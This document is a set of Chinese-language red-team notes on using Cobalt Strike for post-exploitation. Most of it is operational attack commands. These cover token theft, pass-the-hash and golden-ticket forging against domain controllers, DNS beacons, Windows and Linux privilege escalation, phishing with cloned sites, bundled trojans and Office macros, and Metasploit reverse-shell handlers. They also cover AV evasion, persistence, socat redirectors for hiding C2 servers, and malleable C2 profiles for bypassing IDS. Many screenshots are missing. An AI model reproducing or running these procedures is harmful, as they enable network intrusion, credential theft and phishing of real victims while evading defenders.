案例 1：窃取 token，访问域控或者本地管理员

前提：1.cs 上线的主机要管理员权限

注意点：登录失败时一定要先恢复身份

方式一：

Ps　　#查看进程

steal_token 2020(管理元权限运行的进程号)，

shell dir \\dc\c$　　#利用刚刚窃取的 token 进行域控的访问测试

shell dir \\DESKTOP-VQJCIM1\c$　　#利用刚刚窃取的 token 进行本地的访问测试

rev2self　　#还原恢复身份

方式二：目标-----进程列表

案例 2：制作 token，访问域控或者本地管理员

前提：1.minikaz 获取到域控管理员的明文

方式一：

make_token test1\Administrator xxxx (域控明文

make_token　.\Administrator xxx (本地明文

shell dir \\dc\c$　　#利用刚刚制作的 token 进行域控的访问测试

shell dir \\DESKTOP-VQJCIM1\c$　　#利用刚刚窃取的 token 进行本地的访问测试

rev2self　　#还原恢复身份

方式二：执行------制作令牌

案例 3：散列认证=hash 认证,pth 攻击

前提：密码一致说明 hash 一致，拿本地的 hash 去撞域控的 hash

方式一：

Pth test1\administrator　xxxxxxxxxxxxx (域控的 ntml hash

Pth .\administrator　xxxxxxxxxxxxx (本地管理员的 ntml hash

shell dir \\dc\c$　#利用刚刚制作的 token 进行域控的访问测试

shell dir \\DESKTOP-VQJCIM1\c$　#利用刚刚窃取的 token 进行本地的访问测试

rev2self　#还原恢复身份

案例 4：kerberos 认证，伪造黄金票据，用于后门

前提：

方式一：


shell klist　查看票据

shell c:\windows\sysnative\klist　查看票据 x64

制作黄金票据（需要：用户、域名称、域 id、 krbtgt 用户的 hash）

1.Shell whoami/user　获取域 id，最后的几位数字不需要

2.获取 krbtgt 用户的 hash



执行-----黄金票据

shell c:\windows\sysnative\klist

shell dir \\dc\c$

Kerberos_ticket_purge　清除票据


案例 5：DNS 木马通杀 beacon 原理

前提：1.公网域名

步骤：

1. 在 DNS 上添加新的 a 记录，指向 teamserver

2. 设置 DNS 监听器




3. 在 teamserver 上测试环境


   nslookup

   server cs.xiaodi8.com　　查看解析是否正常

   nslookup 123.ns1.xiaodi8.com　　解析是 0.0.0.0 就正常



4. 生成脚本传递木马



5.win+r 运行木马文件

注意点：上线是一个黑色的主机，使用 Checkin，强制上受害机反弹请求一次 Checkin

mode dns-txt / mode dns / mode http 切换协议，dns deacon 有三种协议，一种速度块，一种传输大

案例 6：权限提升 widnows


前提：权限提升必须 bypassUAC，提权模块自带的选项，没有就不用 bypass，直接提权

bypassuac

shell whoami/groups　　查看当前所在的组，别名=组，user/administrators

注意点：使用提权模块时，要新建监听器，这样才能另存为一个会话，payload 推荐使用 smb

方法 1：ms14-058 影响版本：win2008、win2012、2016



方法 2：powershell 提权


Powershell-import 【enter】　外部导入 ps 文件

Powershell Invoke-AllChecks　扫描出可以提权的程序

Shell icacls “xxxx”　　搜索刚刚程序


方法 3：cve-2020-0796　影响版本：win10

配合 CobaltStrike 的插件使用



案例 7： linux/mac 上线和提权

Cross C2 项目是一个可以生成 Linux/Mac OS 的 CS payload 的跨平台项目。
使用插件生成的木马，使得 linux 主机上线



步骤：要在 Linux/Mac OS 系统下起 CS 客户端，Windows 下不可以。

- 使用 windows/beacon_https/reverse_https 监听器。
- 要把团队服务器下的隐藏文件 .cobaltstrike.beacon_keys 复制到本地 CS 目录下。

* 文件都丢到 CS 客户端根目录下，别搞二级目录。

- 生成的 payload 是一个 Linux 下的执行命令 payload 和可执行文件(/tmp 目录下)，ip 和端口对应那个 windows/beacon_https/reverse_https 监听器。

把生成的可执行文件丢到目标 Linux 机器下执行，即可上线：

方法 3：藏牛提权

cve-2016-5195 dirtycow


方法 3：内核提权
https://gtfobins.github.io/ sudo/suid 提权

案例 8：钓鱼文件的生成


注意点：钓鱼的入口点一般都是客服、邮件、群聊等

方式一：钓鱼网站钓鱼

1. 生成 html 木马，然后攻击钓鱼---文件下载，上传生成的木马但是要修改名称，访问这个网站就会下载这个 html 木马



2．克隆网站，钓鱼攻击-----克隆网站，将刚刚生成的网站跳转到其他网站上




方式二：安装包恶意程序钓鱼


1 .木马与正常程序捆绑

方式三：office 红病毒 cs 钓鱼攻击

1. 攻击---生成后门---ms office，将生成的宏放入 word 中




2. 将原本的代码全部删除，粘贴生成的代码，退出宏，启用文件时选否



案例 9：会话管理，msf/cs 派生会话

方式一：cs 会话派生到 msf 上

1.重新添加监听器(foregin）用于和 msf 建立连接 、ip 是 msf 的地址、协议是 http、端口是 msf 监听的端口，这个监听器相当于 payload



cs 监听器的 payload 要和 msf 监听的 payload 要一致

2.msf 开启监听


设置 payload，与 cs 要一致、ip 0.0.0.0、端口是 6677

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.5.10
lhost => 192.168.5.10
msf exploit(handler) > set lport 4444
lport =>4444
msf exploit(handler) > exploit
```

最后 cs 上进行会话转移、选择转移的受害机 spawn 到监听器上

方式二：msf 会话派生到 cs 上

1.cs 创建监听器



2.msf 载入新模块注入、payload 要和 cs 生成的监听器一致、设置传递的 seession，ip 是 cs 的 teamserver 的 ip 和的端口

```
use exploit/windows/local/payload_inject
set session 3
set payload set payload windows/meterpreter/reverse_http
set lhsot 192.168.0.104
set lport 8888
set DisablePayloadHandler true
```

案例 10：驱动攻击的使用

前提：每个用户驱动攻击都要指定一个进程进行插入，然后执行
这个就是用户驱动攻击，

Jobs　　查看被我们插入的进程
Jobkill 2　　停止某个进程的插入　jid

案例 11：powshell 免杀

1.veil

2.powershell-obfuscaion

3.powershell-bypass


案例 12：cs 的权限维持

Cobaltstrike_CAN 权限维持插件
常见的权限维持手段:
1.注册表 2.服务自启动 3.计划任务 等
1.ssh 后门 2.新建用户等

案例 13：team server 地址的隐藏

前提：1.公网域名，xxx.com

1.阿里云内添加 a 记录、teamserver x.x.x.x




2.连接 teamserver

3.登录到其他服务器上使用重定器 socat，转发地址，可以更好的隐藏 teamserver 的 ip

socat TCP4-LISTEN:80,fork TCP4:t.team.com:80　需要关闭 80 端口的占用

4. 设置监听器，将 3 个错误的域名加上



案例 14：隧道的建立

目的：解决目标无法出网，内网机器 cs 无法上线的情况

隧道的种类
ICMP 协议隧道　　工具 ： pingtunnle
TCP 协议隧道　　工具：NC、socks4、lcx
HTTP 协议隧道　　工具：
DNS 协议隧道　　工具：
SSH 协议隧道　　工具：


方法一：socks 协议正向隧道
1.在跳板机上开启 socks 服务器
　　右键---中转----socks server
　　试图---代理信息

1. 使用 chains 工具连接跳板机的 socks 端口
　　vi /etc/proxychains.conf　　新增内容
　　socks4 127.0.0.1　　2229
2. 使用 proxychains 端口扫描
　　Proxychains namp –Pn –sT –p 445 10.10.10.1-254

方法二：socks 协议反向隧道

案例 15：cs 第三方插件

Cobaltstrike----脚本管理器　　导入 can 文件



后渗透插件

权限维持插件

提权插件

1.elevatekit

生成木马插件

1.cve-2018-4878.cna

插件大全 aggressor-scripts

案例 16：teamserver 的免杀隐匿

拓展一：malleable c2（可拓展的命令和控制）

作用：修改 cs 的配置绕过防火墙和 IDS 的检测，默认的 becan 会被拦截（抖动时间、ua、http 头、间隔时间、传输器等）


步骤

1.下载好后，运行时带上路径

./teamserver x.x.x.x [password] [path]

可以直接使用，就可以绕过 ids，也可以自行修改


查看显示的样例




拓展二： teamserver 的特征修改

作用：对 teamserver 的特征的特征进行修改 （端口号，特征码等）

vim teamserver



配合使用，实现 teamserver 的隐匿



案例 20：cs 的小技巧

1. 右键修改 sleep，提高访问速率，值越小越优先
2. help pth　查看 pth 这个命令的具体用法
3. 试图----web 日志 ， 查看木马是否被下载，
4. 右键给每个上线的主机备注，防止冲突
5. 在主机上查看 cs 的连接是 wall_out 状态